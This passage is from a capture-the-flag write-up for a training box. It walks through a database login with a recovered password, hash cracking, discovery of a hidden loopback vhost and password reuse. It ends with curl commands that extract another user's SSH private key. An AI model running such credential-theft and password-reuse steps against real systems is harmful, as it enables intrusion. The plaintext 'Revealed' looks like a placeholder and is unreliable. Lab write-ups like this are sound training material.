
The MySQL section is a dead end: MySQL 5.7.28 running as the mysql user, and the default credential probes, root/root, root/toor, root/NOPASS, all answer No.
5. The ONA database: default credentials
The correct syntax logs in fine. The space after -p was the whole problem:
mysql -u ona_sys -p'n1nj4W4rri0R!'
SHOW DATABASES gives ona_default, and inside it 40 tables. The users table:



Unsalted MD5. CrackStation cracks both instantly, guest:test and admin:admin. Default ONA credentials, nothing system-wide. Another dead end, but a cheap one to rule out.
6. Internal enumeration: a vhost nmap cannot see
While poking around I also land in /var/www/html/marga/.git, a dev repo committed by Joefrey Mahusay. The ref logs are clean history, no credentials. Rabbit hole.

The Apache vhost list is where it gets interesting. /etc/apache2/sites-enabled/ has two entries, and the second one never appeared on port 80:

Listen 127.0.0.1:52846
<VirtualHost 127.0.0.1:52846>
    ServerName internal.openadmin.htb
    DocumentRoot /var/www/internal
<IfModule mpm_itk_module>
AssignUserID joanna joanna
</IfModule>
</VirtualHost>
A second site bound to loopback only, docroot /var/www/internal, executing as user joanna via mpm_itk. This is why the full port sweep never saw it: 127.0.0.1 has no footprint on the network interface. The public vhost carries ServerAdmin jimmy@openadmin.htb, two usernames now in play.
dirsearch against the internal name finds the same /music and /artwork mirrors plus one new path, /sierra. That maps to /var/www/html/sierra, note the path: it sits in the public webroot, not in the internal vhost's docroot. The listing is a 2018-era static portfolio template. The only PHP is contact_process.php, a mail form with a hardcoded recipient and unsanitized header injection, no credentials, nothing to escalate from. Second rabbit hole.


That leaves the actual internal docroot, and the filesystem says no:

drwxrwx--- jimmy:internal, readable only by jimmy and the internal group. The docroot is closed to this shell, but the owner column adds jimmy to the username list next to joanna. The strongest lead left on this tier is that human-shaped database password.
7. User: jimmy, password reuse
/home has exactly the two users the vhost config pointed at. The ONA database password is a login target candidate, so it goes straight into su:

Password reuse confirmed: n1nj4W4rri0R! works for jimmy. From www-data to a real user with one credential found in the web app's config file.
8. The internal source: a key behind a hash gate
As jimmy, the closed directory opens up:

Three files, and the small one is the interesting shape: main.php at 339 bytes is too tiny to be a real page. It is glue code. Reading it confirms the guess:

The page runs cat /home/joanna/.ssh/id_rsa and prints it, as joanna, because the vhost executes under her via mpm_itk. A valid session is the only gate. The gate lives in index.php, hardcoded in full view:


Unsalted SHA-512 of a single password, username fixed to jimmy, success redirects to main.php. First guess is the "ninja" taunt pointing at the password already in hand: echo -n 'n1nj4W4rri0R!' | sha512sum says no. CrackStation comes back empty, and the hashcat run against rockyou exhausts the whole keyspace without a hit.
The plaintext turns out to be Revealed, verified locally, byte for byte:
No tunnel needed, everything runs on the box. Login, then let the vhost hand over joanna's key:
curl -s -c /tmp/c.txt -d "username=jimmy&password=Revealed&login=Login" http://127.0.0.1:52846/index.php
curl -s -b /tmp/c.txt http://127.0.0.1:52846/main.php | sed -n '/BEGIN/,/END/p' > /tmp/joanna_rsa
